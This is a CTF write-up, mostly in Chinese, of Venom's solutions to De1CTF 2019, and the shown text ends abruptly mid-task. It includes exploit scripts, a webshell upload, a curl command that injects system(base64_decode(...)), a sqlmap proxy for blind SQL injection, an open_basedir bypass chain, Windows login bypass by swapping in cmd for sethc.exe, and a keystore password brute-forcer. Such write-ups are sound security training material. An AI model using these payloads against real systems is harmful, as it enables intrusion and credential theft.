# De1CTF 2019-WriteUp by Venom

## Web

### SSRF Me

```python
# coding:utf-8
import requests
import urllib

BASE_URL="http://139.180.128.86"

def getSign(param):
    r = requests.get('%s/geneSign?param=%s' % (BASE_URL, urllib.quote(param)))
    if r.status_code == 200:
        return r.text
    return ""

def Result(sign, param):
    header = {
        'Cookie': 'action=readscan; sign=%s;' % sign,
    }
    r = requests.get('%s/De1ta?param=%s' % (BASE_URL, urllib.quote(param)), headers=header)
    if r.status_code == 200:
        print(r.text)

file="flag.txt"
sign = getSign('%sread' % file)
Result(sign, file)

```


```
➜  web1 python exp.py
{"code": 200, "data": "de1ctf{27782fcffbb7d00309a93bc49b74ca26}"}
➜  web1
```

---

### shellshellshell

外层部分和 N1CTF-2018 easy_harder_php 完全一样，参考：


https://github.com/Nu1LCTF/n1ctf-2018/blob/master/writeups/web/easy_harder_php.pdf





然后访问 index.php?action=index

接着用新的 sessionID 访问, 就可以以 admin 身份登录


```
PHPSESSID=4stu05dr969ogmprk28drnju93
```





在 publish 界面下直接就能上传 webshell




上传 shell 上去, 扫描内网 172.18.0.2 的端口, 发现 80




用 curl 请求，获得内网页面




172.18.0.2:80

```php
<?php
    $sandbox = '/var/sandbox/' . md5("prefix" . $_SERVER['REMOTE_ADDR']);
    @mkdir($sandbox);
    @chdir($sandbox);

    if($_FILES['file']['name'])
    {
        $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
        if  (!is_array($filename))
        {
            $filename = explode('.', $filename);
```

```
        }
        $ext = end($filename);
        if($ext==$filename[count($filename) - 1])
        {
            die("try again!!!");
        }
        $new_name = (string)rand(100,999).".".$ext;
        move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
        $_ = $_POST['hello'];
        if(@substr(file($_)[0],0,6)==='@<?php')
        {
            if(strpos($_,$new_name)===false)
            {
                include($_);
            }
            else
            {
                echo "you can do it!";
            }
        }
        unlink($new_name);
    }
    else
    {
        highlight_file(__FILE__);
    }
```

这个是 上海大学生ctf web3 原题：

https://www.jianshu.com/p/a4c55edd6858

上 exp 找 flag 然后读出来：

```
curl 'http://172.18.0.2' -F file=@/var/tmp/ant.php -F file\[1]=666 -F file\[2]=png -F file\[3]=php/. -F hello=300.php -F 1=system\(base64_decode\(\'Y2F0IC9ldGMvZmxhZ19pc19IZTRlXzg5NTg3MjM2LnR4dA==\'\)\)\;
```


---

## Giftbox

login 盲注

```
const Koa = require('koa');
const http = require('http');
const querystring = require('querystring');
```


```
const TOTP = require('totp.js');
/**
 * yarn add totp.js
 */


const app = new Koa();
const totp = new TOTP("GAXG24JTMZXGKZBU", 8);


function fuck(param) {
    let promise = new Promise(function(resolve, rejecte) {
        data = {
            a: param,
            totp: totp.genOTP(5)
        }
        var content = querystring.stringify(data);
        var options = {
            hostname: '222.85.25.41',
            port: 8090,
            path: '/shell.php?' + content,
            method: 'GET'
        };
        var req = http.request(options, (res) => {
            res.setEncoding('utf8');
            let rawData = '';
            res.on('data', (chunk) => {
                rawData += chunk;
            });
            res.on('end', () => {
                try {
                    const parsedData = JSON.parse(rawData);
                    if (parsedData.message)
                        console.log(parsedData.message);
                    else
                        console.log(parsedData.data);
                    resolve(1)
                } catch (e) {
                    rejecte(e.message)
                }
            });
        });
        req.on('error', function(e) {
            console.log('problem with request: ' + e.message);
            rejecte(e.message)
        });
        req.end();
    })
    return promise;
}

```

```
/**
 * Web 中转 For Sqlmap
 */


app.use(async ctx => {
    let query = ctx.query || ctx.request.query;
    var resp = ''
    if (query.cmd) {
        var cmd = query.cmd.replace(/ /g, "/**/");
        resp = await fuck(`login ${cmd} 123456`);
        console.log(resp)
    }
    ctx.body = JSON.stringify(resp);
});


console.log("Listening http://127.0.0.1:3000")
app.listen(3000);
```

```
const TOTP = require('totp.js');
/**
 * yarn add totp.js
 */
const http = require('http');
const async = require('async');
const querystring = require('querystring');


const totp = new TOTP("GAXG24JTMZXGKZBU", 8);


function fuck(param, method = 'GET', postData = {}) {
    let promise = new Promise(function(resolve, rejecte) {
        data = {
            a: param,
            totp: totp.genOTP(5)
        }
        var content = querystring.stringify(data);
        var options = {
            hostname: '222.85.25.41',
            port: 8090,
            path: '/shell.php?' + content,
            method: method,
            headers: {
                "Cookie": ["PHPSESSID=vk666"]
            }
        };
        if (method == 'POST') {
```

```
            postData = querystring.stringify(postData);
            options['headers']['Content-Type'] = 'application/x-www-form-urlencoded';
            options['headers']['Content-Length'] = Buffer.byteLength(postData);
        }
        var req = http.request(options, (res) => {
            res.setEncoding('utf8');
            let rawData = '';
            res.on('data', (chunk) => {
                rawData += chunk;
            });
            res.on('end', () => {
                let res = /de1ctf\{.*?\}/g.exec(rawData)
                if (res) {
                    console.log(`[+] Here is flag : ${res[0]}`)
                }
                resolve(1)
            });
        });
        req.on('error', function(e) {
            console.log('problem with request: ' + e.message);
            rejecte(e.message)
        });
        if (method == 'POST')
            req.write(postData);
        req.end();
    })
    return promise;
}


async function cmd(cmd, param = "") {
    await fuck(cmd, 'POST', param);
}


(async () => {
    console.log("[+] Waiting...")
    /* 登录 */
    // await fuck(`login admin hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_23333}`)
    /* 清除 */
    await cmd('destruct')
    // open_basedir
    await cmd('targeting a open_basedir')
    await cmd('targeting b ..')
    await cmd('targeting c ini_set')
    await cmd('targeting d chdir')
    await cmd('targeting e js')
    await cmd('targeting f flag')
```

```
    await cmd('targeting g readfile')
    await cmd('targeting i _REQUEST')
    await cmd('targeting j ini_get_all')
    await cmd('targeting k print_r')
    await cmd('targeting o {${$i}{9}}') // $_REQUEST[9]
    await cmd('targeting t1 ${$d($e)}') // chdir("js")
    await cmd('targeting t2 ${$c($a,$b)}') // ini_set("open_basedir","..")
    await cmd('targeting t3 ${$d($b)}') // chdir("..")
    await cmd('targeting t4 ${$d($b)}') // chdir("..")
    await cmd('targeting t5 ${$d($b)}') // chdir("..")
    await cmd('targeting t6 ${$d($b)}') // chdir("..")
    await cmd('targeting t8 ${$c($a,$o)}') // ini_set("open_basedir","/")
    await cmd('targeting w ${$g($f)}') // readfile flag
    await cmd('launch', {
        '9': '/'
    })
})()
```




de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}

---

## Misc

### We1come

加TG群得flag

---

### Mine Sweeping

dnSpy打开Assembly-CSharp.dll 定位到关键处理函数

OnMouseUpAsButton() : void

```
// Elements
// Token: 0x0600000A RID: 10 RVA: 0x000021FC File Offset: 0x000003FC
private void OnMouseUpAsButton()
{
    if (!Grids._instance.bGameEnd && !this.bIsOpen)
    {
        this.bIsOpen = true;
        int num = (int)base.transform.position.x;
        int num2 = (int)base.transform.position.y;
        if (this.bIsMine)
        {
            this.SafeAndThunder(0);
            Grids._instance.bGameEnd = true;
            Grids._instance.GameLose();
            MonoBehaviour.print("game over: lose");
        }
        else
        {
            int adjcent = Grids._instance.CountAdjcentNum(num, num2);
            this.SafeAndThunder(adjcent);
            Grids._instance.Flush(num, num2, new bool[29, 29]);
        }
        if (Grids._instance.GameWin())
        {
            Grids._instance.bGameEnd = true;
            MonoBehaviour.print("game over: win");
        }
    }
}
```


```
private void OnMouseUpAsButton()
{
    if (!Grids._instance.bGameEnd && !this.bIsOpen)
    {
        this.bIsOpen = true;
        int num = (int)base.transform.position.x;
        int num2 = (int)base.transform.position.y;
        int adjcent = Grids._instance.CountAdjcentNum(num, num2);
        this.SafeAndThunder(adjcent);
        Grids._instance.Flush(num, num2, new bool[29, 29]);
        if (Grids._instance.GameWin())
        {
            Grids._instance.bGameEnd = true;
            MonoBehaviour.print("game over: win");
        }
    }
}
```

把游戏状态改为不会死亡，然后吧所有的雷区全部点开以后得到二维码


扫描得到链接


```
http://qr02.cn/FeJ7dU
```

打开链接得到flag





de1ctf{G3t_F1@g_AFt3R_Sw3ep1ng_M1n3s}


DeepInReal


下载下来解压以后得到一个说明呵AES加密工具，以及AES加密的数据

根据提示猜测密码为123456，成功解开





解开以后发现是个VMDK，文件爱你头被修改， 还原以后打开这个VMDK




然后以这个VMDK创建虚拟机并启动，是个win10，有密码，加载一个PE干掉密码




或者用cmd替换放大镜(magnify.exe)/屏幕键盘(osk.exe)/粘滞键(sethc.exe)


然后重启进入系统，进入系统以后发现有个bitlocker加密的盘


根据提示Win+W可以在Sketchpad中看到bitlocker的密码

linj920623!@#

bitlock

解开之后可以看到BitLocker盘里的东西

在backup文件夹中发现ethpass.dict和ETH的keystone





尝试用ethpass作为密码字典去爆破keystone的密码

```
#!/usr/bin/env python3
import eth_keyfile
from multiprocessing import Pool, Queue

keyjson = eth_keyfile.load_keyfile("keystone.json")

def check_pwd(p, i):
    try:
        a = eth_keyfile.decode_keyfile_json(keyjson, p)
        print(f"[*] {p} {a}")
    except ValueError as e:
        print(f"[{i}] {e} {p}")
        pass

with open("passwd.txt") as f:
    passwords = f.readlines()

p = Pool(processes = 24)

for i in range(0, len(passwords)):
    pwd = bytes(passwords[i].strip(), encoding="utf8")
    info = f"{i}/{len(passwords)}"
    r = p.apply_async(check_pwd, args=(pwd,info))

```

```
p.close()
p.join()
```


最终跑出来密码为nevada

private_key为V3Ra1sSe3ure2333





根据解密的提示得知有个文件使用了VeraCrypt加密了

发现这地方有开机启动项





一路追下去

